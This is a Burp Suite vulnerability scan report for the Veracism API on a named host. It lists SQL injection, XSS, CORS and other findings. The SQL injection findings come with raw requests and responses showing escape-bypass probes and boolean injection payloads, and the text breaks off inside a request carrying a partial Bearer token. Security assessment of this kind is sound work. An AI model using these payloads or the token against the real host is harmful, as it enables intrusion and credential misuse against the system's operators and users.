Veracism API Initial Report


Burp Suite Professional

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low, Information or False Positive. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	0	0	4	4
	Medium	0	0	4	4
	Low	0	0	0	0
	Information	156	2	1	159
	False Positive	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



Contents

1. SQL injection

1.1. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [URL path filename]
1.2. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [URL path folder 3]
1.3. https://sb-api.ismanila.org/Veracism/api/scan/file-upload-config [URL path filename]
1.4. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload [filename multipart parameter attribute]

2. HTTP request smuggling

2.1. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload
2.2. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload

3. Cross-site request forgery

3.1. https://sb-api.ismanila.org/Veracism/api/admin/yara/test
3.2. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload

4. File path manipulation

5. Cross-site scripting (stored)

5.1. https://sb-api.ismanila.org/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c [displayName JSON parameter]
5.2. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]
5.3. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]
5.4. https://sb-api.ismanila.org/Veracism/api/students/6 [extRef JSON parameter]
5.5. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]
5.6. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

6. Cross-site scripting (reflected)

6.1. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [URL path filename]
6.2. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [page parameter]
6.3. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [pageSize parameter]
6.4. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [URL path filename]
6.5. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [page parameter]
6.6. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [pageSize parameter]
6.7. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [URL path filename]
6.8. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [page parameter]
6.9. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [pageSize parameter]
6.10. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [URL path filename]
6.11. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [page parameter]
6.12. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [pageSize parameter]
6.13. https://sb-api.ismanila.org/Veracism/api/Users [includeInactive parameter]
6.14. https://sb-api.ismanila.org/Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260 [URL path filename]
6.15. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky [URL path filename]
6.16. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [URL path filename]
6.17. https://sb-api.ismanila.org/Veracism/api/admin/audit [page parameter]
6.18. https://sb-api.ismanila.org/Veracism/api/admin/audit [pageSize parameter]
6.19. https://sb-api.ismanila.org/Veracism/api/admin/clamav/logs [lines parameter]
6.20. https://sb-api.ismanila.org/Veracism/api/admin/yara/test [filename multipart parameter attribute]
6.21. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]
6.22. https://sb-api.ismanila.org/Veracism/api/apiclient/4 [URL path filename]
6.23. https://sb-api.ismanila.org/Veracism/api/students [page parameter]
6.24. https://sb-api.ismanila.org/Veracism/api/students [pageSize parameter]
6.25. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]
6.26. https://sb-api.ismanila.org/Veracism/api/students/4 [fullName JSON parameter]
6.27. https://sb-api.ismanila.org/Veracism/api/students/6 [URL path filename]
6.28. https://sb-api.ismanila.org/Veracism/api/students/6 [extRef JSON parameter]
6.29. https://sb-api.ismanila.org/Veracism/api/students/6 [fullName JSON parameter]
6.30. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]
6.31. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [URL path folder 4]
6.32. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
6.33. https://sb-api.ismanila.org/Veracism/api/users/my-tenant [URL path filename]
6.34. https://sb-api.ismanila.org/Veracism/api/users/my-tenant [includeInactive parameter]
6.35. https://sb-api.ismanila.org/Veracism/api/users/register [EmailAddress JSON parameter]

7. Cross-origin resource sharing

7.1. https://sb-api.ismanila.org/Veracism/api/Reports/20
7.2. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports
7.3. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1
7.4. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13
7.5. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9
7.6. https://sb-api.ismanila.org/Veracism/api/Roles
7.7. https://sb-api.ismanila.org/Veracism/api/Tenants
7.8. https://sb-api.ismanila.org/Veracism/api/Users
7.9. https://sb-api.ismanila.org/Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260

7.10. https://sb-api.ismanila.org/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c
7.11. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky
7.12. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde
7.13. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e
7.14. https://sb-api.ismanila.org/Veracism/api/Verify/log/asdasdasdasva
7.15. https://sb-api.ismanila.org/Veracism/api/Verify/log/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e
7.16. https://sb-api.ismanila.org/Veracism/api/Verify/log/test
7.17. https://sb-api.ismanila.org/Veracism/api/admin/audit
7.18. https://sb-api.ismanila.org/Veracism/api/admin/clamav/logs
7.19. https://sb-api.ismanila.org/Veracism/api/admin/clamav/status
7.20. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/stats
7.21. https://sb-api.ismanila.org/Veracism/api/admin/yara/rules
7.22. https://sb-api.ismanila.org/Veracism/api/admin/yara/status
7.23. https://sb-api.ismanila.org/Veracism/api/admin/yara/test
7.24. https://sb-api.ismanila.org/Veracism/api/apiclient
7.25. https://sb-api.ismanila.org/Veracism/api/apiclient/4
7.26. https://sb-api.ismanila.org/Veracism/api/scan/file-upload-config
7.27. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload
7.28. https://sb-api.ismanila.org/Veracism/api/students
7.29. https://sb-api.ismanila.org/Veracism/api/students/4
7.30. https://sb-api.ismanila.org/Veracism/api/students/6
7.31. https://sb-api.ismanila.org/Veracism/api/tenant/dashboard/stats
7.32. https://sb-api.ismanila.org/Veracism/api/users/admin-invite
7.33. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant
7.34. https://sb-api.ismanila.org/Veracism/api/users/me
7.35. https://sb-api.ismanila.org/Veracism/api/users/my-tenant
7.36. https://sb-api.ismanila.org/Veracism/api/users/register

8. External service interaction (SMTP)

8.1. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]
8.2. https://sb-api.ismanila.org/Veracism/api/users/register [EmailAddress JSON parameter]

9. Input returned in response (stored)

9.1. https://sb-api.ismanila.org/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c [displayName JSON parameter]
9.2. https://sb-api.ismanila.org/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c [displayName JSON parameter]
9.3. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]
9.4. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]
9.5. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload [filename multipart parameter attribute]
9.6. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload [filename multipart parameter attribute]
9.7. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]
9.8. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]
9.9. https://sb-api.ismanila.org/Veracism/api/students/4 [fullName JSON parameter]
9.10. https://sb-api.ismanila.org/Veracism/api/students/6 [extRef JSON parameter]
9.11. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]
9.12. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]
9.13. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
9.14. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
9.15. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
9.16. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

10. Input returned in response (reflected)

10.1. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [URL path filename]
10.2. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [page parameter]
10.3. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [pageSize parameter]
10.4. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [URL path filename]
10.5. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [page parameter]

10.6. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [pageSize parameter]
10.7. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [URL path filename]
10.8. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [page parameter]
10.9. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [pageSize parameter]
10.10. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [URL path filename]
10.11. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [page parameter]
10.12. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [pageSize parameter]
10.13. https://sb-api.ismanila.org/Veracism/api/Users [includeInactive parameter]
10.14. https://sb-api.ismanila.org/Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260 [URL path filename]
10.15. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky [URL path filename]
10.16. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [URL path filename]
10.17. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [filename parameter]
10.18. https://sb-api.ismanila.org/Veracism/api/admin/audit [page parameter]
10.19. https://sb-api.ismanila.org/Veracism/api/admin/audit [pageSize parameter]
10.20. https://sb-api.ismanila.org/Veracism/api/admin/clamav/logs [lines parameter]
10.21. https://sb-api.ismanila.org/Veracism/api/admin/yara/test [filename multipart parameter attribute]
10.22. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]
10.23. https://sb-api.ismanila.org/Veracism/api/apiclient/4 [URL path filename]
10.24. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload [filename multipart parameter attribute]
10.25. https://sb-api.ismanila.org/Veracism/api/students [page parameter]
10.26. https://sb-api.ismanila.org/Veracism/api/students [pageSize parameter]
10.27. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]
10.28. https://sb-api.ismanila.org/Veracism/api/students/4 [fullName JSON parameter]
10.29. https://sb-api.ismanila.org/Veracism/api/students/6 [URL path filename]
10.30. https://sb-api.ismanila.org/Veracism/api/students/6 [extRef JSON parameter]
10.31. https://sb-api.ismanila.org/Veracism/api/students/6 [fullName JSON parameter]
10.32. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]
10.33. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [URL path folder 4]
10.34. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
10.35. https://sb-api.ismanila.org/Veracism/api/users/my-tenant [URL path filename]
10.36. https://sb-api.ismanila.org/Veracism/api/users/my-tenant [includeInactive parameter]
10.37. https://sb-api.ismanila.org/Veracism/api/users/register [EmailAddress JSON parameter]

11. DOM data manipulation (DOM-based)

12. Backup file

12.1. https://sb-api.ismanila.org/Veracism/api/Verify/cid/Copy%20of%20bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e
12.2. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bak_bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e
12.3. https://sb-api.ismanila.org/Veracism/api/admin/Copy%20of%20audit
12.4. https://sb-api.ismanila.org/Veracism/api/admin/audit%20(copy)
12.5. https://sb-api.ismanila.org/Veracism/api/admin/bak_audit
12.6. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/Copy%20of%20stats
12.7. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/bak_stats
12.8. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/stats%20(copy)
12.9. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/stats%20(fourth%20copy)
12.10. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/stats_backup

13. Email addresses disclosed

13.1. https://sb-api.ismanila.org/Veracism/api/Reports/20
13.2. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports
13.3. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1
13.4. https://sb-api.ismanila.org/Veracism/api/Users
13.5. https://sb-api.ismanila.org/Veracism/api/admin/audit
13.6. https://sb-api.ismanila.org/Veracism/api/users/my-tenant

14. Cacheable HTTPS response

14.1. https://sb-api.ismanila.org/
14.2. https://sb-api.ismanila.org/Veracism/api/Verify/log/asdasdasdasva
14.3. https://sb-api.ismanila.org/Veracism/api/Verify/log/test

14.4. https://sb-api.ismanila.org/Veracism/api/students
14.5. https://sb-api.ismanila.org/Veracism/api/students/4
14.6. https://sb-api.ismanila.org/Veracism/api/students/6
14.7. https://sb-api.ismanila.org/Veracism/api/users/register

15. HTML does not specify charset

16. TLS certificate

---

1. SQL injection

There are 4 instances of this issue:

- /Veracism/api/Reports/my-reports [URL path filename]
- /Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [URL path folder 3]
- /Veracism/api/scan/file-upload-config [URL path filename]
- /Veracism/api/scan/scan-upload [filename multipart parameter attribute]

Issue background

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

Issue remediation

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize *every* variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

- One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.
- Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

References

- Web Security Academy: SQL injection
- Using Burp to Test for Injection Flaws

- Web Security Academy: SQL Injection Cheat Sheet

Vulnerability classifications

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- CWE-94: Improper Control of Generation of Code ('Code Injection')
- CWE-116: Improper Encoding or Escaping of Output
- CAPEC-66: SQL Injection

1.1. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [URL path filename]

Summary

Severity:	**High**
Confidence:	**Tentative**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/my-reports**

Issue detail

The URL path filename appears to be vulnerable to SQL injection attacks. A single quote was submitted in the URL path filename, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The database appears to be MySQL.

The application appears to attempts to block SQL injection attacks by escaping single quotation marks using the backslash character, but this can be circumvented by submitting an additional backslash, to escape the backslash being added by the application.

Request 1

```
OPTIONS /Veracism/api/Reports/my-reports%5c'?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 403 Forbidden
Content-Type: text/html
Server: Microsoft-IIS/10.0
```

```
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:27 GMT
Content-Length: 1233

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" cont
...[SNIP]...
<h1>Server Error</h1>
...[SNIP]...
```

Request 2

```
OPTIONS /Veracism/api/Reports/my-reports%5c%5c'?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:27 GMT
```

1.2. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [URL path folder 3]

Summary

Severity:	**High**
Confidence:	**Tentative**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde**

Issue detail

The URL path folder 3 appears to be vulnerable to SQL injection attacks. A single quote was submitted in the URL path folder 3, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The database appears to be MySQL.

The application appears to attempts to block SQL injection attacks by escaping single quotation marks using the backslash character, but this can be circumvented by submitting an additional backslash, to escape the backslash being added by the application.

Request 1

```
OPTIONS /Veracism/api/Verify%5c'/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde?
filename=chart%20patterns.png HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 403 Forbidden
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:31 GMT
Content-Length: 1233

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" cont
...[SNIP]...
<h1>Server Error</h1>
...[SNIP]...
```

Request 2

```
OPTIONS /Veracism/api/Verify%5c%5c'/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde?
filename=chart%20patterns.png HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
```

```
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:31 GMT
```

1.3. https://sb-api.ismanila.org/Veracism/api/scan/file-upload-config [URL path filename]

Summary

Severity:	**High**
Confidence:	**Tentative**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/scan/file-upload-config**

Issue detail

The URL path filename appears to be vulnerable to SQL injection attacks. A single quote was submitted in the URL path filename, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

Request 1

```
OPTIONS /Veracism/api/scan/file-upload-config' HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 403 Forbidden
Content-Type: text/html
```

```
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:29 GMT
Content-Length: 1233

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" cont
...[SNIP]...
<h1>Server Error</h1>
...[SNIP]...
```

Request 2

```
OPTIONS /Veracism/api/scan/file-upload-config" HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:29 GMT
```

1.4. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload [filename multipart parameter attribute]

Summary

Severity:	**High**
Confidence:	**Tentative**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/scan/scan-upload**

Issue detail

The **filename** multipart parameter attribute appears to be vulnerable to SQL injection attacks. The payloads **64367509' or 3437=3437--** and **89437834' or 4782=4786--** were each submitted in the filename multipart parameter attribute. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

Request 1

```
POST /Veracism/api/scan/scan-upload HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3706
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
